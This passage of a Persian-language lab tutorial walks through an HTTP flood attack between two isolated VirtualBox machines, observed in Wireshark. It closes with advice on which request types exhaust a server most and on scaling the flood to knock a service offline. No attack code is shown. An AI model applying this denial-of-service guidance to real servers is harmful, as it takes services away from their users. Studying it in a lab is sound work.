
۳. در منو سیستم عامل های اجرا شده به منو Machine مراجعه کرده و به قسمت Settings میرویم سپس در قسمت Network برای گزینه Attached to گزینه Host-only Adaptor را انتخاب میکنیم و برای گزینه Name اولین آداپتور را انتخاب میکنیم تا هر دوی سیستم عامل ها به یک شبکه واحد متصل شوند و بتوانند به یکدیگر اطلاعات ارسال و دریافت کنند.



۴. سپس به نرم افزار Wireshark مراجعه کرده صفحه ی زیر نمایش داده می شود:




۵.گزینه eth0 را انتخاب می کنیم تا بر روی شبکه شنود انجام گردد.




۶.در این مرحله به ماشین اول مراجعه کرده و کد پایتون مورد نظر را با دستور زیر اجرا میکنیم.

$ sudo python3 main.py




۷.سپس به ماشین دوم مراحله کرده و از طریق دستور زیر آدرس آیپی آن را بدست می آوریم.

$ ifconfig




که در این قسمت ip دیوایس eth0 گزینه مورد نظر ما هست.

۸. سپس در ماشین مهاجم ip را وارد کرده و پورت را برای حمله HTTP flood بر اساس پروتکل ۸۰ وارد می کنیم و به طور مثال تعداد پکت های ارسالی را ۲ قرار می دهیم.



۹. سپس در ماشین دوم مشاهده می کنیم که packet های ارسالی دریافت شده اند و حمله انجام شده است.



این نوع حمله چه زمانی موثر است؟

زمانی که سرور یا برنامه را مجبور کند حداکثر منابع ممکن را در پاسخ به تک تک درخواست ها اختصاص دهد، بنابراین، حمله کننده به طور کلی قصد دارد سرور یا برنامه را با درخواست های متعدد که هر کدام به اندازه ممکن پردازش دارند، سرنگون کند.

به همین دلیل حملات HTTP FLOOD با استفاده از درخواست POST از منظر حمله کننده از نظر منابع بیشترین تأثیر را دارند. زیرا درخواست های POST ممکن است پارامترهایی را شامل شود که باعث پردازش پیچیده سمت سرور می شوند از طرف دیگر، حملات مبتنی بر HTTP GET برای ایجاد ساده تر هستند و در سناریوی Botnet می توانند مقیاس به مراتب بهتری داشته باشند.

همان طور که در ابتدا توضیح داده شد زمانی که حمله‌کننده می‌خواهد با استفاده از حمله‌ی HTTP flood، یک سرویس را از دسترس خارج کند، **درخواست‌های HTTP زیادی** را برای سرور ارسال می‌کند.پس ما در اینجا می توانیم درخواست های متعددی(به جای عدد ۲) به سمت ماشین هدف ارسال کنیم که هر کدام به اندازه ممکن پردازش دارند، و به طور کلی سرور یا برنامه سرنگون کنیم.

با تشکر از شما

پایان